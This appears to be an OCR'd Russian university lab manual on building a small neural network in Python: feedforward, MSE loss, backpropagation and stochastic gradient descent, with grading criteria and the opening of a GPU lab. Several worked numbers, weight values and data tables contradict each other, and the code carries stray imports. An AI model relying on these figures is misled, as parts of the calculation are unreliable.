
Также для безопасной работы с пакетами нам понадобится виртуальное окружение, которое можно создать после установки Python командой

virtualenv venv

Потом его нужно активировать
venv/script/activate

После этого можно устанавливать пакеты типа numpy

pip install numpy




Мы использовали те же самые числа и в примере, и в программе для наглядности. Вы можете поэкспериментировать с данным кодом.

Пример сбор нейронов в нейросеть

Давайте теперь рассмотрим нейронную сеть, в форме которой представляется большинство интеллектуальных и нейроподобных элементов.

Нейронная сеть, по сути, представляет собой группу связанных между собой нейронов. Простая нейронная сеть выглядит следующим образом.



На вводном слое сети два входа – x_1 и x_2. На скрытом слое два нейтрона — h_1 и h_2. На слое вывода находится один нейрон – o_1. Обратите внимание на то, что входные данные для o_1 являются результатами вывода h_1 и h_2. Таким образом и строится нейросеть.

При этом, скрытым слоем называется любой слой между вводным слоем и слоем вывода, что являются первым и последним слоями соответственно. Скрытых слоев может быть несколько – получается многослойная нейронная сеть.

Следует отметить, что именно благодаря наличию нескольких слоев и необходимости проводить много параллельных вычислений, нейросети нуждаются в поддержки аппаратными средствами, среди которых и выделяются графический ускорители, нейропроцессоры и нейроподобные элементы, а также матричные процессоры и другие специализированные схемы.

Пример прямого распространения FeedForward

Давайте используем продемонстрированную выше сеть и представим, что все нейроны имеют одинаковый вес $w = [0, 1]$, одинаковое смещение $b = 0$ и ту же самую функцию активации типа сигмоида. Пусть h_1, h_2 и o_1 сами отметят результаты вывода представленных ими нейронов.

И давайте используем входные данные $x = [2, 3]$.

$$h_1 = h_2 = f(w \cdot x + b) = f((0 * 2) + (1 * 3) + 0 = f(3) = 0.9526$$

$$o_1 = f(w \cdot [h_1, h_2] + b) = f((0 * h_1) + (1 * h_2) + 0) = f(0.9526) = 0.7216$$

Результат вывода нейронной сети для входного значения x = [2, 3] составляет 0.7216.

Суть остается той же: нужно направить входные данные через нейроны в сеть для получения в итоге выходных данных. Для простоты далее в данной статье будет создан код сети, упомянутая выше.

Создание нейронной сети прямое распространение FeedForward

Далее будет показано, как реализовать прямое распространение feedforward в отношении нейронной сети. В качестве опорной точки будет использована та же схема нейронной сети, приведенная выше.

Наша программа будет выглядеть следующим образом.

```
class NeuralNetwork:
    def __init__(self):
        weights = np.array([0, 1])
        bias = 0

        self.h1 = FormalNeuron(weights, bias)
        self.h2 = FormalNeuron(weights, bias)
        self.o1 = FormalNeuron(weights, bias)

    def feedforward(self, x):
        out_h1 = self.h1.feedforward(x)
        out_h2 = self.h2.feedforward(x)

        out_o1 = self.o1.feedforward(np.array([out_h1, out_h2]))

        return out_o1


network = NeuralNetwork()

x = np.array([2, 3])

y = network.feedforward(x)

print(y)
```

Результат выполнения будет равен 0.7216325609518421.

Следует обратить внимание на следующие вещи:

1. В классе нейронной сети NeuralNetwork применяется класс FormalNeuron из первого примера.
2. В функции feedforward выходы из нейронного первого слоя out_h1 и out_h2 являются входами для нейрона второго слоя o1.
3. Выход нейрона второго слоя out_o1 является выходом нейронной сети.

Пример тренировки нейронной сети – минимизация потерь, Часть 1.

Далее рассмотрим, как тренируются нейронные сети.

Представим, что у нас есть необходимость определять (предсказывать) пол человека по его росту и весу.

Предположим, что у нас есть следующий эталонный набор данных.

Имя	Вес (кг)	Рост (см)	Пол
Маша	*61*	*168*	*Ж*
Саша	*72*	*182*	*М*
Паша	*68*	*177*	*М*
Даша	*54*	*152*	*Ж*

Мужчины будут представлены в числовой форме как 0, а женщины как 1. Для простоты представления данные также будут несколько смещены (каждая из характеристик) до среднего значения.

Имя	Вес, смещение (63)	Рост, смещение (169)	Пол
Маша	*-2*	*-1*	*1*
Саша	*12*	*13*	*0*
Паша	*8*	*8*	*0*
Даша	*-6*	*13*	*1*

Перед тренировкой нейронной сети потребуется выбрать способ оценки того, насколько хорошо сеть справляется с задачами. Это необходимо для ее последующих попыток выполнять поставленную задачу лучше. Таков принцип потери.

В данном случае будет использоваться среднеквадратическая ошибка (MSE) потери:

$$MSE = \frac{1}{n}\sum_{i=1}^{n}\left(y_{true} - y_{pred}\right)^2$$

где n – число рассматриваемых объектов, которое в нашем случае равно 4, y – переменные, которые будут предсказаны (у нас это пол человека), y_{true} – это истинное значение переменной (правильный ответ, по которому будет обучаться нейронная сеть, например для Маши $y_{true} = 1$), y_{pred} – это предполагаемое значение переменной.

Формулу вида $\left(y_{true} - y_{pred}\right)^2$ называют квадратичной ошибкой. Здесь функция потери просто берет среднее значение по всем квадратичным ошибкам. Отсюда и название ошибки. Чем лучше предсказания, тем ниже потери.

Лучшие предсказания = Меньшие потери.

То есть, тренировка нейронной сети – это стремление к минимизации ее потерь.

Пример подсчета потерь в тренировки нейронной сети

Давайте подумаем, а что если наша сеть всегда выдает 0. Другими словами, она уверена, что все люди — Мужчины. Какой будет потеря?

Имя	y_{true}	y_{pred}	$(y_{true} - y_{pred})^2$
Маша	*1*	*0*	*1*
Саша	*0*	*0*	*0*
Паша	*0*	*0*	*0*
Даша	*1*	*0*	*1*

То есть $MSE = \frac{1}{4}(1 + 0 + 0 + 1) = 0.5$

Python код среднеквадратической ошибки (MSE)

Давайте далее напишем функцию расчета среднеквадратической ошибки MSE на Python.

```
def mse_loss(y_true, y_pred):
    return ((y_true - y_pred) ** 2).mean()


y_true = np.array([1, 0, 0, 1])
y_pred = np.array([0, 0, 0, 0])

loss = mse_loss(y_true, y_pred)

print(loss)
```

Результатом выполнения кода будет число 0.5.

Тренировка нейронной сети – многовариантные исчисления, Часть 2

Текущая цель понятна – это минимизация потерь нейронной сети. Теперь стало ясно, что повлиять на предсказания сети можно при помощи изменения ее веса и смещения. Однако, как минимизировать потери?


Для простоты давайте представим, что в наборе данных рассматривается только Маша:

Имя	**Вес, смещение (63)**	**Рост, смещение (169)**	**Пол**
Маша	*-2*	*-1*	*1*

Тогда потеря среднеквадратической ошибки будет просто квадратической ошибкой для Маши:

$$MSE = \frac{1}{1}\sum_{i=1}^{1}(y_{true} - y_{pred})^2 = (y_{true} - y_{pred})^2 = (1 - y_{pred})^2$$

Еще один способ понимания потери – представление ее как функции веса и смещения. Давайте обозначим каждый вес и смещение в рассматриваемой сети:



Затем можно прописать потерю как многовариантную функцию:

$$L(w_1, w_2, w_3, w_4, w_5, w_6, b_1, b_2, b_3)$$

Представим, что нам нужно немного отредактировать w_1. В таком случае, как изменится потеря L после внесения поправок в w_1?

На этот вопрос может ответить частная производная Частная производная $\frac{\partial L}{\partial w_1}$.

Для начала, давайте перепишем частную производную в контексте $\frac{\partial y_{pred}}{\partial w_1}$

$$\frac{\partial L}{\partial w_1} = \frac{\partial L}{\partial y_{pred}} * \frac{\partial y_{pred}}{\partial w_1}$$

Подсчитать $\frac{\partial L}{\partial y_{pred}}$ можно благодаря вычисленной выше $L = (1 - y_{pred})^2$.

$$\frac{\partial L}{\partial y_{pred}} = \frac{\partial (1 - y_{pred})^2}{\partial y_{pred}} = -2(1 - y_{pred})$$

Теперь, давайте определим, что делать с $\frac{\partial y_{pred}}{\partial w_1}$. Как и ранее, позволим h_1, h_2, o_1 стать результатами вывода нейронов, которые они представляют. Дальнейшие вычисления (f – это по-прежнему наша функции активации):

$$y_{pred} = o_1 = f(w_5 h_1 + w_6 h_2 + b_3)$$

Так как w1 влияет только на h1, а не на h2, можно записать:

$$\frac{\partial y_{pred}}{\partial w_1} = \frac{\partial y_{pred}}{\partial h_1} * \frac{\partial h_1}{\partial w_1}$$

$$\frac{\partial y_{pred}}{\partial w_1} = w_5 * f'(w_5 h_1 + w_6 h_2 + b_3)$$

Те же самые действия нужно выполнить и для $\frac{\partial h_1}{\partial w_1}$.

$$h_1 = f(w_1 x_1 + w_2 x_2 + b_1)$$

$$\frac{\partial h_1}{\partial w_1} = x_1 * f'(w_1 x_1 + w_2 x_2 + b_1)$$

Конечно, нужно помнить, что x_1 – это рост человека, а x_2 – это его рост согласно нашим таблицам выше.

Параметр $f'(x)$ – это производная функции сигмоиды, - нужно получить ее производную.

$$f(x) = \frac{1}{1 + e^{-x}}$$

$$f'(x) = \frac{e^{-x}}{(1 + e^{-x})^2} = f(x) * (1 - f(x))$$

Теперь $\frac{\partial L}{\partial w_1}$ разбита на несколько частей, которые будут оптимальны для подсчета.

$$\frac{\partial L}{\partial w_1} = \frac{\partial L}{\partial y_{pred}} * \frac{\partial y_{pred}}{\partial h_1} * \frac{\partial h_1}{\partial w_1}$$

Такая система подсчета частных производных при работе в обратном порядке известна, как метод обратного распространения ошибки, или backprop.

У нас накопилось довольно много формул, в которых легко запутаться. Для лучшего понимания принципа их работы рассмотрим следующий пример.

Пример подсчета частных производных

Давайте рассмотрим все на примере первой записи в таблице исходны данных, так как для остальных будет выполняться точно такая же последовательность действий.

Имя	Вес, смещение (63)	Рост, смещение (169)	Пол
Маша	*-2*	*-1*	*1*

Если выполним прямое распространение (feedforward) через сеть, получим.

$$\begin{aligned} h_1 &= f(w_1 x_1 + w_2 x_2 + b_1) \\ &= f(\,(-2) \,+\, (-1) \,+\, 0) \\ &= \,0.0474 \end{aligned}$$

$$h_2 = f(w_3 x_1 + w_4 x_2 + b_2) = 0.0474$$

$$\begin{aligned} o_1 &= f(w_5 h_1 + w_6 h_2 + b_3) \\ &= f(\,0.0474 \,+\, 0.0474 \,+\, 0) \\ &= 0.524 \end{aligned}$$

Выход нейронной сети будет равен $y_{pred} = 0.524$. По сути это небольшое отклонение от «центра» и дает нам слабое представление о том, кого мы сейчас рассматриваем: мужчину (0) или женщину (1).

Давайте рассчитаем $\frac{\partial L}{\partial w_1}$

$$\frac{\partial L}{\partial w_1} = \frac{\partial L}{\partial y_{pred}} * \frac{\partial y_{pred}}{\partial h_1} * \frac{\partial h_1}{\partial w_1}$$

$$\frac{\partial L}{\partial w_1} = -2\,(1 \,-\, y_{pred}) \,=\, -2(1 \,-\, 0.524) \,=\, -0.952$$

$$\begin{aligned} \frac{\partial y_{pred}}{\partial h_1} &= w_5 * f\,'(w_5 h_1 + w_6 h_2 + b_3) \\ &= 1 * f\,'(0.0747 + 0.0747 + 0) \\ &= f(0.0948) \,*\, (1 \,-\, f(0.0948) \\ &= 0.249 \end{aligned}$$

$$\frac{\partial h_1}{\partial w_1} = x_1 * f\,'(w_1 x_1 + w_2 x_2 + b_1)$$

$$= -2 * f'\big((-2) + (-1) + 0\big)$$
$$= -2 * f\ '(-3) * \big(1 - f(-3)\big)$$
$$= -0.0904$$

$$\frac{\partial L}{\partial w_1} = -0.952 \ * \ 0.249 \ * \ (-0.0904) \ = \ 0.0214$$

Результат говорит о том, что если мы собираемся увеличить w_1, то L тоже немного увеличится в результате.

Тренировка нейронной сети: Стохастический градиентный спуск

У нас есть все необходимые инструменты для тренировки нейронной сети. Мы используем алгоритм оптимизации под названием стохастический градиентный спуск (SGD), который говорит нам, как именно поменять вес и смещения для минимизации потерь.

Стохастический градиентный спуск относится к оптимизационным алгоритмам и нередко используется для настройки параметров модели машинного обучения.

При стандартном (или «пакетном», «batch») градиентном спуске для корректировки параметров модели используется градиент. Градиент обычно считается как сумма градиентов, вызванных каждым элементом обучения. Вектор параметров изменяется в направлении антиградиента с заданным шагом. Поэтому стандартному градиентному спуску требуется один проход по обучающим данным до того, как он сможет менять параметры.

При стохастическом (или «оперативном») градиентном спуске значение градиента аппроксимируются градиентом функции стоимости, вычисленном только на одном элементе обучения. Затем параметры изменяются пропорционально приближенному градиенту. Таким образом параметры модели изменяются после каждого объекта обучения. Для больших массивов данных стохастический градиентный спуск может дать значительное преимущество в скорости по сравнению со стандартным градиентным спуском.

Между этими двумя видами градиентного спуска существует компромисс, называемый иногда «mini-batch». В этом случае градиент аппроксимируется суммой для небольшого количества обучающих образцов.

Стохастический градиентный спуск является одной из форм стохастического приближения. Теория стохастических приближений даёт условия сходимости метода стохастического градиентного спуска.

Одними из самых популярных алгоритмов стохастического градиентного спуска являются адаптивный фильтр наименьшей среднеквадратичной ошибки и алгоритм обратного распространения ошибок.

По сути, это отражается в следующем уравнении.

$$w_1 \longleftarrow w_1 - \eta \frac{\partial L}{\partial w_1}$$

η называется оценкой обучения и является константой, которая регулирует скорость обучения нейронной сети.

Все, что мы сейчас делаем это вычитаем $\frac{\partial L}{\partial w_1}$ из w_1.

Получаются следующие правила:

- если $\frac{\partial L}{\partial w_1}$ – положительная, w_1 уменьшается, что приводит к уменьшению L;
- если $\frac{\partial L}{\partial w_1}$ – отрицательная, w_1 увеличивается, что приводит к уменьшению L.

То есть, при применении этого правила к каждому весу и смещению в сети, потеря будет понемногу снижаться, а показатели сети улучшаться.

Классический подход к тренировке нейронной сети будет выглядеть следующим образом:

- выбираем один пункт из нашего набора данных. Это то, что делает его стохастическим градиентным спуском. Мы обрабатываем только один пункт за раз;
- подсчитываем все частные производные потери по весу или смещению. Это может быть $\frac{\partial L}{\partial w_1}$, $\frac{\partial L}{\partial w_2}$и так далее;
- используем уравнение обновления для обновления каждого веса и смещения;
- возвращаемся к первому пункту.

Давайте посмотрим, как это работает на практике.

Создание нейронной сети с нуля на Python

```
from ctypes.wintypes import PINT
from doctest import OutputChecker
from black import out
import numpy as np
import matplotlib.pyplot as plt



def sigmoid(x):
    # Функция активации sigmoid:: f(x) = 1 / (1 + e^(-x))
    return 1 / (1 + np.exp(-x))


def deriv_sigmoid(x):
    # Производная от sigmoid: f'(x) = f(x) * (1 - f(x))
    fx = sigmoid(x)
    return fx * (1 - fx)


def mse_loss(y_true, y_pred):
    # y_true и y_pred являются массивами numpy с одинаковой длиной
```

```
    return ((y_true - y_pred) ** 2).mean()


class OurNeuralNetwork:
    """
    Нейронная сеть, у которой:
        - 2 входа
        - скрытый слой с двумя нейронами (h1, h2)
        - слой вывода с одним нейроном (o1)

    *** ВАЖНО ***:
    Код ниже написан как простой, образовательный. НЕ оптимальный.
    Настоящий код нейронной сети выглядит не так. НЕ ИСПОЛЬЗУЙТЕ этот код.
    Вместо этого, прочитайте/запустите его, чтобы понять, как работает эта сеть.
    """
    def __init__(self):
        # Вес
        self.w1 = np.random.normal()
        self.w2 = np.random.normal()
        self.w3 = np.random.normal()
        self.w4 = np.random.normal()
        self.w5 = np.random.normal()
        self.w6 = np.random.normal()

        # Смещения
        self.b1 = np.random.normal()
        self.b2 = np.random.normal()
        self.b3 = np.random.normal()

        self.out_data_epoch = []
        self.out_data_loss = []

    def feedforward(self, x):
        # x является массивом numpy с двумя элементами
        h1 = sigmoid(self.w1 * x[0] + self.w2 * x[1] + self.b1)
        h2 = sigmoid(self.w3 * x[0] + self.w4 * x[1] + self.b2)
        o1 = sigmoid(self.w5 * h1 + self.w6 * h2 + self.b3)
        return o1

    def train(self, data, all_y_trues):
        """
        - data is a (n x 2) numpy array, n = # of samples in the dataset.
        - all_y_trues is a numpy array with n elements.
            Elements in all_y_trues correspond to those in data.
        """
        learn_rate = 0.1
        epochs = 1000 # количество циклов во всём наборе данных

        for epoch in range(epochs):
            for x, y_true in zip(data, all_y_trues):
                # --- Выполняем обратную связь (нам понадобятся эти значения в
дальнейшем)
                sum_h1 = self.w1 * x[0] + self.w2 * x[1] + self.b1
                h1 = sigmoid(sum_h1)

                sum_h2 = self.w3 * x[0] + self.w4 * x[1] + self.b2
                h2 = sigmoid(sum_h2)

                sum_o1 = self.w5 * h1 + self.w6 * h2 + self.b3
                o1 = sigmoid(sum_o1)
                y_pred = o1

         # --- Подсчет частных производных
         # --- Наименование: d_L_d_w1 представляет "частично L / частично w1"
```

```
                d_L_d_ypred = -2 * (y_true - y_pred)

                # Нейрон o1
                d_ypred_d_w5 = h1 * deriv_sigmoid(sum_o1)
                d_ypred_d_w6 = h2 * deriv_sigmoid(sum_o1)
                d_ypred_d_b3 = deriv_sigmoid(sum_o1)

                d_ypred_d_h1 = self.w5 * deriv_sigmoid(sum_o1)
                d_ypred_d_h2 = self.w6 * deriv_sigmoid(sum_o1)

                # Нейрон h1
                d_h1_d_w1 = x[0] * deriv_sigmoid(sum_h1)
                d_h1_d_w2 = x[1] * deriv_sigmoid(sum_h1)
                d_h1_d_b1 = deriv_sigmoid(sum_h1)

                # Нейрон h2
                d_h2_d_w3 = x[0] * deriv_sigmoid(sum_h2)
                d_h2_d_w4 = x[1] * deriv_sigmoid(sum_h2)
                d_h2_d_b2 = deriv_sigmoid(sum_h2)

                # --- Обновляем вес и смещения
                # Нейрон h1
               self.w1 -= learn_rate * d_L_d_ypred * d_ypred_d_h1 * d_h1_d_w1
               self.w2 -= learn_rate * d_L_d_ypred * d_ypred_d_h1 * d_h1_d_w2
               self.b1 -= learn_rate * d_L_d_ypred * d_ypred_d_h1 * d_h1_d_b1

                # Нейрон h2
               self.w3 -= learn_rate * d_L_d_ypred * d_ypred_d_h2 * d_h2_d_w3
               self.w4 -= learn_rate * d_L_d_ypred * d_ypred_d_h2 * d_h2_d_w4
               self.b2 -= learn_rate * d_L_d_ypred * d_ypred_d_h2 * d_h2_d_b2

                # Нейрон o1
                self.w5 -= learn_rate * d_L_d_ypred * d_ypred_d_w5
                self.w6 -= learn_rate * d_L_d_ypred * d_ypred_d_w6
                self.b3 -= learn_rate * d_L_d_ypred * d_ypred_d_b3

            # --- Подсчитываем общую потерю в конце каждой фазы
            if epoch % 10 == 0:
                y_preds = np.apply_along_axis(self.feedforward, 1, data)
                loss = mse_loss(all_y_trues, y_preds)
                print("Epoch %d loss: %.3f" % (epoch, loss))
                self.out_data_epoch.append(epoch)
                self.out_data_loss.append(loss)

# Определение набора данных
data = np.array([
    [-2, -1],    # Alice
    [25, 6],     # Bob
    [17, 4],     # Charlie
    [-15, -6], # Diana
])


all_y_trues = np.array([
    1, # Alice
    0, # Bob
    0, # Charlie
    1, # Diana
])

# Тренируем нашу нейронную сеть!
network = OurNeuralNetwork()
network.train(data, all_y_trues)

plt.title("Epoche / Loass")
```

```
plt.xlabel("Epoche axis")
plt.ylabel("Loss axis")
plt.plot(network.out_data_epoch, network.out_data_loss, color ="blue")
plt.show()
```

Результат работы программы будет выглядеть следующим образом.



Созданную нейронную сеть можно использовать следующим образом для предсказания пола человека по его параметрам.

```
margo_data = np.array([-7, -3])  # 70 кг, 166 см
peter_data = np.array([20, 2])  # 83 кг, 171 см
print("Маргарита: %.3f" % network.feedforward(margo_data))  # 0.951 - Женщина
print("Петр: %.3f" % network.feedforward(peter_data))  # 0.039 - Мужчина
```

Примеры заданий для студентов:

1. Разработать программу для нейронной сети для предсказания погоды.

2. Разработать программу для нейронной сети для предсказания .

Критерии оценивания:

оценка 13-15 баллов выставляется студенту, если он своевременно выполнил все задачи, предусмотренные в лабораторной работе, подготовил отчет в соответствии с требованиями преподавателя и в процессе защиты продемонстрировал полноту теоретических знаний в объеме содержания учебной дисциплины, относящейся к лабораторной работе. Сумел ответить на дополнительные вопросы, связанные не только с процессом выполнения лабораторной работы, но и с пониманием совершенных действий и решенных задач;

оценка 10-12 баллов выставляется студенту, если он выполнил все задачи, предусмотренные в лабораторной работе, подготовил отчет в соответствии с требованиями преподавателя и в процессе защиты продемонстрировал наличие достаточных теоретических знаний в объеме содержания учебной дисциплины, относящейся к лабораторной работе. Сумел ответить на вопросы, связанные с процессом выполнения лабораторной работы;

оценка 7-9 баллов выставляется студенту, если он более чем на половину выполнил поставленные в лабораторной работе задачи, способен ответить на вопросы, касающиеся теоретической составляющей в объеме содержания учебной дисциплины, относящейся к лабораторной работе;

оценка 1-6 баллов выставляется студенту, если он менее чем на половину выполнил поставленные в лабораторной работе задачи.

Лабораторная работа № 2.
Моделирование узла вычислительной системы для реализации нейросети на базе графических процессоров (GPU)

Цель занятия:

Изучить принципы использования графических процессоров для ускорения задач искусственного интеллекта.

Средства выполнения лабораторной работы

Практическая работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

3. Комплектом персональных ЭВМ в компьютерных классах с выходом в глобальную сеть Интернет.
4. Мультимедийной доской для демонстрации материалов.
5. Установленной ОС Windows или ОС Linux.
6. Установленным текстовым редактором MS Office или Libre Office.
7. Установленным редактором графических схем типа Draw.io.
8. Установленными средствами программирования на языках C++, Python, Java, Pascal, имеющими академическую лицензию, лицензию ВУЗа или являющимися свободно распространяемым программным обеспечением.

Результаты освоения материала:

В результате проведения занятия студент должен:

Знать:

- формальную модель нейрона;
- формальную модель перцептрона;
- бионические подходы в автоматизированных системах;
- нейроподобные элементы вычислительной техники;
- методы управления интеллектуальными системами;
- типы нейропроцессоров и управляющих сетей автоматизированных систем;
- способы ускорения нейросетевых алгоритмов при помощи технологий GPU.

Уметь:

- применять полученные знания на практике в плане разработки и эксплуатации интеллектуальных систем и элементов автоматизированных систем.

Методика проведения работы:

Лабораторная работа проводится следующим образом:

1. Рассмотрение теоретических вопросов.
2. Разъяснения преподавателя.
3. Диспут или «круглый стол» по тематике занятия.

